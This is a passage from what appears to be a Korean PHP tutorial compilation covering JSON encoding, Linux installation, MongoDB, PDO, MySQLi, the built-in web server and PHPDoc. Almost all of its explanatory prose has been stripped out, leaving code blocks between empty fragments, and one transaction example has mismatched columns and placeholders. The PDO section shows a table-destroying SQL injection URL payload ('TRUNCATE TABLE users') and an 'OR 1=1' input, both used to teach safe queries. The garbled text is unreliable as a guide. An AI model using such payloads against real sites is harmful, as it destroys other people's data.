echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x 5.3

`JSON_NUMERIC_CHECK`

.

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

:

```
["23452",23452]
[23452,23452]
```

PHP 5.x 5.4

`JSON_PRETTY_PRINT`

JSON .

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

:

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

`JSON_UNESCAPED_SLASHES`

`/` .

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

:

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

`JSON_UNESCAPED_UNICODE`

`\u` UTF8 .

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

:

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x 5.5

`JSON_PARTIAL_OUTPUT_ON_ERROR`

.

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

:

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x 5.6

JSON_PRESERVE_ZERO_FRACTION

float float .

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

:

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x 7.1

JSON_UNESCAPED_LINE_TERMINATORS

`JSON_UNESCAPED_UNICODE`   PHP   `JSON_UNESCAPED_UNICODE` U + 2028 LINE SEPARATOR U + 2029 PARAGRAPH SEPARATOR   . JSON   JavaScript   7.1 `JSON_UNESCAPED_UNICODE`   .

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
echo json_encode($array, JSON_UNESCAPED_UNICODE);
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

:

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"
","paragraph":"
"}
```

JSON

`json_encode` `json_decode`   `false` .   PHP   . json_last_error () json_last_error_msg ()   (. ,).

JSON   .   *UTF-8*   JSON   /   .

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}
```

```
#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()` / .

- .
  `No Error`
- ( ) `false` .
- . json_last_error_msg .

.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
}
```

PHP 5.5 . polyfill .

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()` PHP .

`JSON_ERROR_NONE`	.
`JSON_ERROR_DEPTH`	.
`JSON_ERROR_STATE_MISMATCH`	JSON

JSON_ERROR_CTRL_CHAR	,
JSON_ERROR_SYNTAX	*(PHP 5.3.3)*
JSON_ERROR_UTF8	UTF-8 *(PHP 5.5.0)*
JSON_ERROR_RECURSION	
JSON_ERROR_INF_OR_NAN	NAN INF
JSON_ERROR_UNSUPPORTED_TYPE	.

JsonSerializable

PHP 5.x 5.4

REST API , . `JsonSerialiazble` .

`User` hypotetical ORM DB .

```
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}
```

`jsonSerialize()` `JsonSerializable` .

```
public function jsonSerialize()
```

`json_encode()` User `jsonSerialize()` json `jsonSerialize()` .

```
json_encode($User);
```

:

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

.

RESTful json .

`json_encode()`

JsonSerializable private protected `json_encode()` . \ JsonSerializable .

json_encode () public JSON .

```
<?php

class User {
    // private properties only within this class
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;

    // jsonSerialize() not needed here
}

$theUser = new User();

var_dump(json_encode($theUser));
```

:

```
string(44) "{"name":null,"surname":null,"username":null}"
```

json

JSON :

```
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

.

: .

UTF-8 .

```
header("Content-Type: application/json;charset=utf-8");
```

jQuery :

```
$.ajax({
        url:'url_your_page_php_that_return_json'
    }).done(function(data){
        console.table('json ',data);
        console.log('Menu1 : ', data.menu1);
    });
```

JSON : https://riptutorial.com/ko/php/topic/617/json

9: Linux / Unix

Examples

PHP 7 APT

PHP . PHP Apache , Nginx PHP (*PHP 5.4*) .

16.04 PHP 7 Ondrej PPA : `sudo add-apt-repository ppa:ondrej/php`

.

```
sudo apt-get update
```

PHP :

```
sudo apt-get install php7.0
```

PHP .

```
php --version
```

.

: .

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

PHP .

Enterprise Linux (CentOS, Scientific Linux)

Enterprise Linux `yum` .

```
yum install php
```

PHP . . `yum` .

```
yum search php-*
```

:

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

gd .

```
yum install php-gd
```

Enterprise Linux . PHP :

- IUS
-
- Webtatic

IUS Webtatic `php56u` (: `php56u` `php56w`) .

Remi PHP 7.0 . .

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

Linux / Unix : https://riptutorial.com/ko/php/topic/3831/linux---unix--

10: MongoDB

Examples

MongoDB

MongoDB .

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

.

. .

- findOne ()

ID .

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

- find ()

"Mike" :

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

:

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

name "John"   .

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

name "Peter"   :

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

MongoDB   : https://riptutorial.com/ko/php/topic/4143/mongodb-

11: PDO

PDO (PHP Data Objects) .

- `PDO::LastInsertId()`
- `PDO::LastInsertId($columnName)` // .

`lastInsertId()` . .

SQLSTATE IM001 : .

.

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

PDO

PHP 5.0 PDO . DSN .

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

//Using MySQL (connection via network, optionally you can specify the port too):
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

//Or Postgres
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
//$dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);
```

```
// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

`prepare` `PDOStatement` . . `false` `exception` throw (PDO).

SQL

SQL SQL . .

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

. .

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

.

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

(SQL PHP .) SQL . . , .

SQL . . SQL .

PDO, PHP MySQLi .

PDO ( ).

1. . (`:`), (. `:user`)

   ```
   // using named placeholders
   $sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
   $prep = $conn->prepare($sql);
   $prep->execute(['user' => $_GET['user']]); // associative array
   $result = $prep->fetchAll();
   ```

2. SQL `?` :

   ```
   // using question-mark placeholders
   $sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
   $prep = $conn->prepare($sql);
   $prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
   $result = $prep->fetchAll();
   ```

. . .

DSN . . 5.3.6 PDO DSN charset `PDO::ATTR_EMULATE_PREPARES` `false` .

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

PDO DBMS .

PDO MySQL . , ( ) .

PDO : MySQL / MariaDB

MySQL / MariaDB .

(TCP / IP)

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

PDO MySQL ( ) . .

. PDO SQL .

" " (: `UNIQUE`).

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

`'localhost'` .

PDO

. .

PDO , .

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);

    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

. SELECT .

: . . .

PDO

.

. . order_id , name , address , telephone created_at orders . order_id , product_id quantity orders_products orders_products . .

. orders (name , address) INSERT . orders_products INSERT .

.

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';
```

```
$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

INSERT INSERT . orders , orders . . .

PDO beginTransaction . INSERT / UPDATE . PDO commit . commit PDO rollback .

. .

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';
```

```
        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
    $db->commit();
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

PDO :

PDO `$db` . . `PDOStatement` `rowCount()` :

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();

echo "Deleted $count rows named John";
```

: INSERT, DELETE UPDATE . SELECT .

PDO :: lastInsertId ()

ID . lastInsertId () .

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

postgresql oracle / RETURNING . .

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
```

```
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

PDO : https://riptutorial.com/ko/php/topic/5828/pdo

12: PHP MySQLi

mysqli 5.5 7.0 mysql ("MySQL "). MySQL mysqli MySQL 4.1.3 . mysqli PHP 5 .

mysqli .

-
- Prepared Statements
-
-
-
-

: (OOP) . mysql . OOP .

mysqli PHP (PDO) . OOP MySQL .

Examples

MySQLi

```
$conn = new mysqli("localhost","my_user","my_password");
```

: `$conn->select_db("my_db");`

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

: `mysqli_select_db($conn, "my_db");`

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

MySQLi

`query` SQL `$conn` .

```
$result = $conn->query("SELECT * FROM `people`");
```

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

(, mysqli_stmt). . SQL , MySQL . **false** .

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

`$result` `false` `E_FATAL` .

PHP : fetch_assoc ()

. .

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

PHP .

mysqli_fetch_array () 1 mysqli_result , .

.

```
if($result) $row = mysqli_fetch_assoc($result);
```

MySQLi

PHP `while` . `false` .

- mysqli_fetch_assoc -
- mysqli_fetch_object - `stdClass`
- mysqli_fetch_array - AND ( )
- mysqli_fetch_row -

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
}
```

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

.

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

.

```
$conn->close();
```

```
mysqli_close($conn);
```

:   .

:   .   MySQL   .

MySQLi

SQL   SQL   SQL   .

`$conn` MySQLi .   MySQLi connect   .

`$sql`

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

`?`   .   .   `SET` , `VALUES` `WHERE`   . `SELECT` `FROM`   .

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();

  $stmt->bind_result($column_1);
  $stmt->fetch();
  //Now use variable $column_1 one as if it were any other PHP variable
  $stmt->close();
}
```

```
if ($stmt = mysqli_prepare($conn, $sql)) {
  mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
  mysqli_stmt_execute($stmt);
  // Fetch data here
  mysqli_stmt_close($stmt);
}
```

`$stmt->bind_param`   `mysqli_stmt_bind_param`   SQL   .

`i`	
`d`	
`s`	
`b`	

. si (*column_2 = ?*) string (*column_3 > ?*) .

.

( ). MySQL mysql_real_escape_string () (, PHP). MySQLi API .

```
$escaped = $conn->real_escape_string($_GET['var']);
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

MySQL

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

? MySQL . .

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

`1 OR 1=1` MySQL SQL . . MySQL **SQL** . **MySQL SQL** .

MySQLi ID

AUTO_INCREMENT `INSERT` ID .

```
$id = $conn->insert_id;
```

```
$id = mysqli_insert_id($conn);
```

AUTO_INCREMENT 0 .

ID

`AUTO_INCREMENT` id ( ) `UPDATE` ID . ID `INSERT ... ON DUPLICATE KEY UPDATE` .

:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;

INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
```

```
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
+----+--------+------+
```

IODKU `id` "" `LAST_INSERT_ID()` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

IODKU "" `LAST_INSERT_ID()` `id` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)            -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;      -- picking up new value (3)
```

:

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

MySQLi SQL

(MySQLi `$conn`)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

? `$result` `false` . connect `$conn` MySQL .

```
trigger_error($conn->error);
```

```
trigger_error(mysqli_error($conn));
```

.

'my_db.non_existent_table' .

MySQLi Prepared statements .

```
$stmt->bind_result($forename);
```

```
mysqli_stmt_bind_result($stmt, $forename);
```

bind_result bind_result . SELECT forename FROM users . bind_result (SQL).

forename $forename . . .

.

```
while ($stmt->fetch())
    echo "$forename<br />";
```

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

. . MySQL (mysqlnd) get_result .

```
$result = $stmt->get_result();
```

```
$result = mysqli_stmt_get_result($stmt);
```

mysqli_result . mysqli_query . , .

---

mysqlnd mysqlnd mysqlnd ?

@Sophivorus .

get_result . .

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

mysqli_fetch_assoc()   .

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

mysqlnd   mysqlnd .   . .

PHP MySQLi : https://riptutorial.com/ko/php/topic/2784/php-mysqli

13: PHP mysqli   0 .

(IoT) .   new_devices .   affected_rows <1 .

$ stmt-> affected_rows 0   1 1, 0, 2, 2, 0, 3, 3, 3, 3, 3, 3 . , 0, 4, 0, 0, 6, 6, 6

. ?

Examples

PHP $ stmt-> affected_rows   0 .

```
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

PHP mysqli   0 . : https://riptutorial.com/ko/php/topic/10705/php-mysqli--------0--

14: PHP

xamp, wamp .

-	PHP .
<hostname> : <port>	por
-	
< >	

.

```
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
} //the rest of you code goes here.
```

Examples

```
php -S localhost:80
```

> PHP 7.1.7 Jul 14 15:11:05 2017 .
> http : // localhost : 80
> C : \ projetos \ repgeral.
> Ctrl-C .

80 localhost PHP .

-S .

localhost : 80 . .

- mymachine : 80 - mymachine 80 .
- 127.0.0.1:8080 - 127.0.0.1 8080 .

```
php -S localhost:80 -t project/public router.php
```

> PHP 7.1.7 7 14 15:22:25 2017 .
> http : // localhost : 80
> / home / project / public.
> Ctrl-C .

PHP : https://riptutorial.com/ko/php/topic/10782/php--

15: PHP

PHP Manual PHP . PHP PHP . , PHP .

PHP . , , , .

Examples

PHP http://php.net/manual/ . PHP , . . PHP Manual .

.

PHP Documentation Team https://edit.php.net PHP . Stack Overflow Single Sign-On . https://wiki.php.net/doc/editor .

PHP Manual *Doc Karma* PHP Documentation Team . (Doc Karma) . PHP .

PHP Manual DocBook , . . DocBook .

PHP :

- . .
- . . .
- . .
- . .
- . . .
- **PHP 4** . PHP 4 . .
- . ID `<!-- $Revision$ -->` .
- . . .
- . PHP .

PHP : https://riptutorial.com/ko/php/topic/2003/php--

16: PHP

PHP . PHP .

-
-

PHP PHP . pull PHP Github . PHP.net #externals "Get Involved" .

. PHP .

PHP . . PHP .

bug reports bugs.php.net .

PHP RFC . RFC php.net (50 % + 1) (2/3 + 1) . (:) . .

PHP 2 . RFC . 1 .

RFC .

- 6
- RFC RFC .

PHP (php.net) PHP . php.net PHP .

, . .

RFC .

PHP ( ). , .

PHP (,) (RC) . PHP RC (: RC). , . RC .

PHP . (BC) . BC . BC , PHP **(X** .yz) .

PHP (X. **Y** .Z) (" ") 2 . 1 . 3 PHP . PHP php.net .

Examples

PHP GitHub . .

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

.

```
git checkout -b my_private_branch
```

PHP .

```
./buildconf
./configure
make
make test
make install
```

(: `yum` , `apt`) .

PHP : https://riptutorial.com/ko/php/topic/3929/php--

17: PHPDoc

- @api
- @author [] [< >]
- @copyright <description>
- @deprecated [< "Semantic Version">] [: < "Semantic Version">] [<description>]
- @example [URI] [<description>]
- {@example [URI] [: <start> .. <end>]}
- @inheritDoc
- @
- {@ []}}
- @license [<SPDX > | URI] []
- @method [return "Type"] [name] (["Type"] [ ], [...]) []
- @ [1] \ [2] \ []
- @param ["Type"] [name] [<description>]
- @property ["Type"] [name] [<description>]
- @return < "Type"> [description]
- @see [URI | "FQSEN"] [<description>]
- @since [< "" ">] [<description>]
- @throws ["Type"] [<description>]
- @ []
- @uses [| "FQSEN"] [<description>]
- @var ["Type"] [element_name] [<description>]
- @version ["Semantic Version"] [<description>]
- @filesource -   phpDocumentor   .
- @link [URI] [<description>] -   .

  "PHPDoc" PSR-5 " "   .

PHPDoc PHP   .   IDE   PHPDoc   .

PHPDoc PHP   PHP-FIG   PSR-5   .

PHPDoc   *DocBlocks*   .

```
/**
 *
 */
```

PHP-FIG   GitHub   .

Examples

IDE   .

```
/**
```

```
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

.

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
 */
```

@inheritDoc . .

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}
```

@var .

-
-
-

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

PHP .

docblock .

```
 /**
 * Parameters
 *
 * @param  int    $int
